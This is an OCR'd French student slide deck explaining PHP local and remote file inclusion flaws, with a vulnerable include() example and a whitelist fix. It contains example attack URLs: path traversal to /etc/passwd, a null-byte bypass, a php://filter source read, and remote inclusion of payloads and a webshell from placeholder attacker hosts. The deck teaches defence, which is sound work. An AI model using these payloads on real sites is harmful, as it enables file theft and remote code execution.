
RFI/LFI

LAGORSSE Romain / FARJAS Alexandre / PLANTADE Adrien / BONNEFOI Benjamin / CHAGNEUX Sylvain

INTRODUCTION

Injection de fichiers




Source : https://www.getastra.com/

SOMMAIRE

01

QU'EST CE QUE LFI/RFI ?



RFI et LFI

RFI

Remote file inclusion

- Exécuter script depuis un serveur
- Déconfigurer le site


LFI


Local file inclusion

- Accéder à des fichiers privés
- Exécuter un script hors de son contexte

Informations communes :

- Attaques communes à tous les langages de scripts
- Aussi appelées “Failles d’inclusion”
- De moins en moins présentes





02

COMMENT ÇA FONCTIONNE ?

Se prémunir en PHP

`allow_url_fopen`

Remote File Inclusion
(RFI)

`open_basedir`

Local File Inclusion
(LFI)

`allow_url_include`


LFI/RFI

Local File Inclusion en PHP

```php
<?php
/**
* Get the filename from a GET input
* Exemple - http://mywebsite.com/?fichier=listeEtudiant.php
*/
$file = $_GET['fichier'];

/**
* Inclut le fichier sur la page courante
* Exemple - ressources/listeEtudiants.html
*/
include('ressources/' . $file);
```

1) Accès au système de fichiers




2) Fichiers sensibles

```
http://mywebsite.com/?fichier=../../../../etc/passwd
```

```
[root@server ~]# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
```

Remote File Inclusion

```
http://mywebsite.com/pageVulnérable?site=http://www.sitePirate.com/codeMalveillant.txt
```



Des mauvais exemples de protection


- LFI avec des caractères spéciaux

http://localhost/lfi.php?page=database/config.xml%00

- Inclusion à l'aide de filtres PHP

http://localhost/lfi.php?page=php://filter/read=convert.base64-encode/resource=lfi.php

Décodage de fichiers encodés



03

QUELS SONT LES RISQUES ?

QUELQUES EXEMPLES

Exécuter un script externe

http://localhost/faille.php?page=http://pirate.com/exploit.php

Accéder à un script interne

http://localhost/faille.php?page=script.php

Vol/Manipulation de données

http://localhost/faille.php?page=data.xml

Exécuter du code client

http://localhost/faille.php?page=script.js

04


IDENTIFIER ET BLOQUER


Identifier des failles

- Reconftw (https://github.com/six2dez/reconftw)
- LFISuite (https://github.com/D35m0nd142/LFISuite)

Bloquer une faille

- Mystifier les noms de fichiers
- Whitelister les noms
- Stocker en base de données


facture001
$2y$10$72JZ
m7dZDDE2tJ
CV6A.r8O39D
GG1fjsvwpFM
XdEOWbeNiM
9E.8ky6
BDD


facture001 ?
$2y$10$72JZm7dZDDE2t… ?
$2y$10$72JZ
m7dZDDE2tJ
CV6A.r8O39D
GG1fjsvwpFM
XdEOWbeNiM
9E.8ky6
BDD
facture001

Comment mal bloquer

- Utiliser des blacklists
- Faire confiance aux utilisateurs
- Bloquer des enchaînements de caractères

Bloquer une faille d'include basique

```php
<?php

 $page_files=array( 'about'=>'about.html',
                    'photos'=>'photos.html',
                    'contact'=>'contact.html',
                    'home'=>'home.html'
                  );

if (in_array($_GET['page'],array_keys($page_files))) {
      include $page_files[$_GET['page']];
 } else {
      include $page_files['home'];
}
?>
```

Conclusion

- Attaques répandues donc présentent un risque
- Champ d’attaque assez large
- Dégâts potentiels massifs
- Prevention facile

EXEMPLE D'ATTAQUE

```
https://example.com/index.php?page=contact.php
```

```
https://example.com/index.php?page=https://attacker.com/uploads/webshell.txt
```